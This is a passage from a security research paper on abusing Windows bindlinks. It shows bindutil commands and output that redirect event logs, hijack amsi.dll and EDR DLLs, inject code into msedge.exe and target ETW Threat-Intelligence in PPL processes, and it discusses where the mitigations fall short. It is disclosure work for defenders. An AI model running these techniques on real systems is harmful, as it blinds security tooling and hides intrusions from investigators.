


Figure: Remediation Action is Tricked to Delete a System File

Insufficient Mitigation Support

Windows version 24h2 offers some relief by providing a way to monitor the creation of bindlinks on the boot partition.

This is, however, not sufficient:

- Veto notification contains **only** the virtualized path, so you don't see both ends of the bind-link
- Older versions of Windows, still in support today, remain vulnerable.
- The veto notification is **NEVER** sent for per-silo bindlinks (yet the process creation routine is still affected)


We present possible mitigations that security solutions engineers can implement in Section 7.

6. Attack Techniques using Bindlinks

Hiding EVTX Forensics Artefacts

A Windows event log is a comprehensive record of system, security, and application-related events maintained by the Windows operating system. These logs are valuable for monitoring system health, diagnosing issues, and predicting potential problems with both the system and specific applications. In forensic investigations, Windows event logs play an important role in uncovering security incidents, tracking unauthorised access, and analysing malicious activities. By examining event logs, one can reconstruct attack timelines, identify compromised accounts, and detect signs of intrusion.

An attacker can use the **File-Binding** technique to create bindlinks to such **.evtx** files to hide potentially relevant forensics artefacts:



```
PS C:\bindutil>.\bindutil.exe
--link c:\Windows\System32\winevt\Logs c:\attacker\winevt\Logs
--dump
[*] Dumping mappings:
Mapping 0
    VirtRoot: \Device\HarddiskVolume3\Windows\System32\winevt\Logs
    Flags:      0x0
    Target 0
    TargetRoot: \Device\HarddiskVolume3\attacker\winevt\logs
```

When the *eventlog* service is restarted, it will start writing in the **File-Binded** path (*c:\attacker\winevt\Logs*). Even after unlinking, the service will keep updating the new files. ProcMon capture below confirms that the *eventlog* service will dump in the new folder.

Time of Day	Process Name	PID	Operation	Path
5:36:00.5176650 PM	svchost.exe	11084	IRP_MJ_WRITE	C:\attacker\winevt\logs\Microsoft-Windows-Crypto-NCrypt%4CertInUse.evtx
5:36:00.5178315 PM	svchost.exe	11084	FASTIO_WRITE	C:\attacker\winevt\logs\Microsoft-Windows-Crypto-NCrypt%4CertInUse.evtx
5:36:00.5178458 PM	svchost.exe	11084	IRP_MJ_WRITE	C:\attacker\winevt\logs\Microsoft-Windows-Crypto-NCrypt%4CertInUse.evtx
5:36:00.5178699 PM	svchost.exe	11084	IRP_MJ_FLUSH_BUFFERS	C:\attacker\winevt\logs\Microsoft-Windows-Crypto-NCrypt%4CertInUse.evtx
5:36:00.5251450 PM	svchost.exe	11084	IRP_MJ_CREATE	C:\attacker\winevt\logs\Microsoft-Windows-Crypto-NCrypt%4KeyMgmt.evtx
5:36:00.5256062 PM	svchost.exe	11084	IRP_MJ_CREATE	C:\attacker\winevt\logs\Microsoft-Windows-Crypto-NCrypt%4KeyMgmt.evtx
5:36:00.5269156 PM	svchost.exe	11084	IRP_MN_QUERY_INFORMATION	C:\attacker\winevt\logs\Microsoft-Windows-Crypto-NCrypt%4KeyMgmt.evtx
5:36:00.5269548 PM	svchost.exe	11084	IRP_MJ_SET_INFORMATION	C:\attacker\winevt\logs\Microsoft-Windows-Crypto-NCrypt%4KeyMgmt.evtx
5:36:00.5270513 PM	svchost.exe	11084	IRP_MJ_WRITE	C:\attacker\winevt\logs\Microsoft-Windows-Crypto-NCrypt%4KeyMgmt.evtx
5:36:00.5275108 PM	svchost.exe	11084	FASTIO_WRITE	C:\attacker\winevt\logs\Microsoft-Windows-Crypto-NCrypt%4KeyMgmt.evtx
5:36:00.5275285 PM	svchost.exe	11084	IRP_MJ_WRITE	C:\attacker\winevt\logs\Microsoft-Windows-Crypto-NCrypt%4KeyMgmt.evtx
5:36:00.5276981 PM	svchost.exe	11084	IRP_MJ_FLUSH_BUFFERS	C:\attacker\winevt\logs\Microsoft-Windows-Crypto-NCrypt%4KeyMgmt.evtx
5:36:01.0221065 PM	svchost.exe	11084	IRP_MJ_CREATE	C:\attacker\winevt\logs\Microsoft-Windows-Liveld%4Operational.evtx
5:36:01.0224657 PM	svchost.exe	11084	IRP_MJ_CREATE	C:\attacker\winevt\logs\Microsoft-Windows-Liveld%4Operational.evtx
5:36:01.0247394 PM	svchost.exe	11084	IRP_MN_QUERY_INFORMATION	C:\attacker\winevt\logs\Microsoft-Windows-Liveld%4Operational.evtx
5:36:01.0247670 PM	svchost.exe	11084	IRP_MJ_SET_INFORMATION	C:\attacker\winevt\logs\Microsoft-Windows-Liveld%4Operational.evtx
5:36:01.0248145 PM	svchost.exe	11084	IRP_MJ_WRITE	C:\attacker\winevt\logs\Microsoft-Windows-Liveld%4Operational.evtx
5:36:01.0250030 PM	svchost.exe	11084	FASTIO_WRITE	C:\attacker\winevt\logs\Microsoft-Windows-Liveld%4Operational.evtx
5:36:01.0250154 PM	svchost.exe	11084	IRP_MJ_WRITE	C:\attacker\winevt\logs\Microsoft-Windows-Liveld%4Operational.evtx
5:36:01.0250745 PM	svchost.exe	11084	IRP_MJ_FLUSH_BUFFERS	C:\attacker\winevt\logs\Microsoft-Windows-Liveld%4Operational.evtx
5:36:02.5013082 PM	svchost.exe	11084	IRP_MJ_CREATE	C:\attacker\winevt\logs\Microsoft-Windows-Shell-Core%4ActionCenter.evtx
5:36:02.5016193 PM	svchost.exe	11084	IRP_MJ_CREATE	C:\attacker\winevt\logs\Microsoft-Windows-Shell-Core%4ActionCenter.evtx
5:36:02.5032593 PM	svchost.exe	11084	IRP_MN_QUERY_INFORMATION	C:\attacker\winevt\logs\Microsoft-Windows-Shell-Core%4ActionCenter.evtx
5:36:02.5032897 PM	svchost.exe	11084	IRP_MJ_SET_INFORMATION	C:\attacker\winevt\logs\Microsoft-Windows-Shell-Core%4ActionCenter.evtx
5:36:02.5033340 PM	svchost.exe	11084	IRP_MJ_WRITE	C:\attacker\winevt\logs\Microsoft-Windows-Shell-Core%4ActionCenter.evtx
5:36:02.5039828 PM	svchost.exe	11084	FASTIO_WRITE	C:\attacker\winevt\logs\Microsoft-Windows-Shell-Core%4ActionCenter.evtx
5:36:02.5040005 PM	svchost.exe	11084	IRP_MJ_WRITE	C:\attacker\winevt\logs\Microsoft-Windows-Shell-Core%4ActionCenter.evtx
5:36:02.5040942 PM	svchost.exe	11084	IRP_MJ_FLUSH_BUFFERS	C:\attacker\winevt\logs\Microsoft-Windows-Shell-Core%4ActionCenter.evtx
5:36:02.5087244 PM	svchost.exe	11084	IRP_MJ_CREATE	C:\attacker\winevt\logs\Microsoft-Windows-Shell-Core%4Operational.evtx
5:36:02.5091524 PM	svchost.exe	11084	IRP_MJ_CREATE	C:\attacker\winevt\logs\Microsoft-Windows-Shell-Core%4Operational.evtx
5:36:02.5103058 PM	svchost.exe	11084	IRP_MN_QUERY_INFORMATION	C:\attacker\winevt\logs\Microsoft-Windows-Shell-Core%4Operational.evtx
5:36:02.5103372 PM	svchost.exe	11084	IRP_MJ_SET_INFORMATION	C:\attacker\winevt\logs\Microsoft-Windows-Shell-Core%4Operational.evtx
5:36:02.5103842 PM	svchost.exe	11084	IRP_MJ_WRITE	C:\attacker\winevt\logs\Microsoft-Windows-Shell-Core%4Operational.evtx
5:36:02.5105901 PM	svchost.exe	11084	FASTIO_WRITE	C:\attacker\winevt\logs\Microsoft-Windows-Shell-Core%4Operational.evtx
5:36:02.5106058 PM	svchost.exe	11084	IRP_MJ_WRITE	C:\attacker\winevt\logs\Microsoft-Windows-Shell-Core%4Operational.evtx
5:36:02.5106755 PM	svchost.exe	11084	IRP_MJ_FLUSH_BUFFERS	C:\attacker\winevt\logs\Microsoft-Windows-Shell-Core%4Operational.evtx

Figure: Event Logs are Redirected to an Attacker Controlled Location

Impact

Attackers can move logging paths to various locations on the system to hide their activity. This may disrupt incident response and forensics.

DLL Replacement in the Context of Store Apps

A virtual file system (VFS) acts as an abstraction layer over real file systems, providing a consistent interface for client applications to interact with different file systems. **In some scenarios, VFS relies on bindflt.sys for its backing.**

One example is with store apps, where there may be a folder named VFS under the store app package. Within this folder, certain directories are merged with existing ones on the host. For instance, consider this directory structure:

```
%StoreAppPackage%
├── VFS
│   ├── SystemX64
│   └── amsi.dll
```

When the store app is launched, a merged bindlink is created between the host's `C:\Windows\System32` folder and `%StoreAppPackage%\VFS\SystemX64`. This results in the app seeing the content of `C:\Windows\System32`, except for files present in

`%StoreAppPackage%\VFS\SystemX64`. For example, when accessing `C:\Windows\System32\amsi.dll`, it will redirect to `%StoreAppPackage%\VFS\SystemX64\amsi.dll` instead of the original file in `System32`.

We demonstrate the effectiveness of this trick using a custom store app we named *bypassamsi-storeapp-bindings*. We configure the application to replace *amsi.dll* with version **10.0.26100.1150** with one with version **10.0.22621.3527** just to demonstrate it can be replaced. Top picture illustrate the application launched with no VFS, the bottom one with VFS.




Figure: *amsi.dll* is Hijacked due to StoreApp's Virtual File System

Impact

Attackers running as administrators can effectively break user-mode sensors used by security solutions using the bindlink API. This dramatically reduces sensor visibility and may contribute to attackers remaining undetected for a very long time.

Code Injection via DLL Hijacking

Due to how bindlinks work, an attacker with admin-level access can replace DLLs loaded by processes as they see fit, as we saw in the previous example with our `amsi.dll` path hijacking. We further illustrate this with a simple man-in-the-browser scenario in which an attacker wants to run code inside `msedge.exe`. For this example we can redirect a legitimate DLL to an attacker-controlled location. We chose “`c:\windows\system32\Geolocation.dll`” and replaced it with our own `attacker.dll`.

```
PS C:\bindutil> .\bindutil.exe
--link C:\windows\system32\Geolocation.dll C:\attacker\attacker.dll
--dump
[*] Dumping mappings:
Mapping 0
    VirtRoot: \Device\HarddiskVolume3\Windows\System32\Geolocation.dll
    Flags:      0x0
    Target 0
        TargetRoot: \Device\HarddiskVolume3\attacker\attacker.dll
```

When `msedge.exe` starts, it will load `attacker.dll`:




Figure: `msedge.exe` loads `attacker.dll`

This technique can be applied to other DLL loading scenarios, such as COM hijacking, by replacing legitimate DLLs (e.g. `windows.storage.dll`) with attacker-controlled versions.

Impact

Attackers running as administrators can inject code into various system processes by simply setting bindlinks to hijack DLLs. This complicates both malware detection and remediation for EPPs and EDRs.

Exploiting Bindlinks to Hijack EDR User-Mode DLLs

Moving on, we look at other User-Mode sensors. Endpoint Detection and Response solutions typically inject user-mode DLLs into processes to enhance telemetry and detection capabilities. However, this functionality can introduce vulnerabilities related to bindlinks.

To demonstrate a potential attack scenario, our proof-of-concept driver uses a straightforward DLL injection method that queues APCs in the kernel and injects the DLL *edrsum-x64.dll*. As previously illustrated, nothing prevents an attacker from creating a bindlink that redirects this legitimate EDR DLL to a malicious DLL under the attacker's control. Consequently, the EDR solution unintentionally injects the attacker's DLL into protected processes.

EDR software generally secures its installation directories (e.g., *C:\Program Files\EDRSample*) against unauthorised modifications, including those by administrators. However, creating bindlinks doesn't involve directly modifying files within these protected directories, allowing attackers to bypass this protection:

```
PS C:\bindutil> .\bindutil.exe --link 'C:\Program Files\EDRSample\edrsum-x64.dll'
C:\attacker\attacker.dll --dump
[*] Dumping mappings:
Mapping 0
      VirtRoot: \Device\HarddiskVolume3\Program Files\EDRSample\edrsum-x64.dll
      Flags:      0x0
      Target 0
      TargetRoot: \Device\HarddiskVolume3\attacker\attacker.dll
```

As a result, the EDR inadvertently loads and injects the attacker's DLL:

```
[0x18c8.0x1958] [EDRSKM] InjInjectProcess: Injecting c:\Program Files\EDRSample\edrsum-x64.dll via
0x00007FFF49890470 ...
```




Figure: Attacker DLL Replaces EDR Hooking Library

Starting with Windows 24H2, security solutions can veto bindlink operations as long as their DLLs reside on the boot partition, as we show in **Section 4**. To mitigate this attack, security solutions should monitor and veto any attempted bindlink creation targeting their directories:

```
PS C:\bindutil> .\bindutil.exe --link 'C:\Program Files\EDRSample\edrsum-x64.dll'
C:\attacker\attacker.dll
[!] BfSetupFilter failed with status 0x80070005
[!] command --link failed.
```

```
[0x0ce4.0x0f74] [EDRSKM] EsPreQueryOpen: A bind-link can be vetoed for file \Program
Files\EDRSample\edrsum-x64.dll. Is vetoed 1
```

However, this protection may not be sufficient. Attackers can potentially bypass vetoes by creating a directory-level bindlink, effectively merging directories such as *C:\Program Files* and *C:\attacker\Program Files*:

```
PS C:\bindutil> .\bindutil.exe --mlink 'C:\Program Files' 'C:\attacker\Program Files'
```


Reviewing the bindlinks configuration confirms this setup:

```
C:\bindutil> .\bindutil.exe --dump
[*] Dumping mappings:
Mapping 0
  VirtRoot: \Device\HarddiskVolume3\Program Files
  Flags:    0x2
  Target 0
    TargetRoot: \Device\HarddiskVolume3\attacker\Program Files
  Target 1
    TargetRoot: \Device\HarddiskVolume3\Program Files
```


Now, the malicious DLL (*edrsum-x64.dll*) placed under *C:\attacker\Program Files\EDRSample* will be injected by the EDR itself:

```
[0x2804.0x14dc] [EDRSKM] InjInjectProcess: Injecting c:\Program Files\EDRSample\edrsum-x64.dll via
0x00007FFF49890470 ...
```

This attack can be confirmed by launching common applications like *winver.exe*, demonstrating successful injections:



The same vulnerability exists when the EDR registers itself as an AMSI provider, causing the OS to load the malicious DLL into processes such as PowerShell:



Impact

Bindlinks allow attackers to tamper with EDR files and directories. The veto notification, as mentioned throughout the paper, is insufficient, as it is available only from Windows 11 24h2, and bindflt.sys has been present since Windows 10 RS4. It is also not sent for all bindlinks; only for global links created on the boot partition. If the EDR files reside on a different partition or need to support older OSes (as they often do), they require extra logic to address these limitations and gaps.

Exploiting Protected Process Light (PPL) and ETW Threat-Intelligence Providers

Other “more privileged” sensors can also be affected. Most anti-malware solutions include user-mode services responsible for specialised tasks, such as detecting and removing malware, as well as downloading updated virus definitions and signatures. However, these user-mode services often represent a single point of failure for system protection, making them attractive targets for attackers. Starting with Windows 8.1, Microsoft introduced the concept of **Protected Services**, enabling anti-malware user-mode services to run as **Protected Process Light (PPL)** processes. When running in this protected mode, Windows enforces strict code integrity, ensuring that only trusted code can execute within these services. PPL processes are additionally safeguarded against code injection and related attacks, even from processes running with administrative privileges.

The Threat-Intelligence (TI) provider is a specialized manifest-based Event Tracing for Windows (ETW) provider designed to generate security-related event logs. The TI provider is uniquely valuable because Microsoft continuously updates it, providing insights into system activities that would otherwise require complex operations, such as kernel-level function hooking, to monitor. Notably, the TI provider can only log events when running within a **PPL** context.

Typically, DLLs loaded by PPL processes must meet digital signature requirements. However, in the case of the TI provider, the manifest schema resides within a DLL (*Microsoft-Windows-System-Events.dll*) that contains no executable **.text** section, only **.rsrc** and **.rdata** sections:

```
PS C:\bindutil> wevtutil gp Microsoft-Windows-Threat-Intelligence
name: Microsoft-Windows-Threat-Intelligence
guid: f4e1897c-bb5d-5668-f1d8-040f4d8dd344
helpLink:
resourceFileName: %SystemRoot%\system32\Microsoft-Windows-System-Events.dll
messageFileName: %SystemRoot%\system32\Microsoft-Windows-System-Events.dll
```




Figure: Sections of Microsoft-Windows-System-Events.dll

This architectural design introduces a vulnerability that allows attackers to exploit bindlinks to hijack and disable ETW-TI within PPL-protected processes. For instance, an attacker can create a directory-level bindlink between the legitimate Windows directory and a malicious, attacker-controlled directory:

```
PS C:\bindutil> .\bindutil.exe --mlink C:\Windows C:\attacker\Windows --dump
[*] Dumping mappings:
Mapping 0
  VirtRoot: \Device\HarddiskVolume3\Windows
  Flags:    0x2
  Target 0
    TargetRoot: \Device\HarddiskVolume3\attacker\Windows
  Target 1
    TargetRoot: \Device\HarddiskVolume3\Windows
```

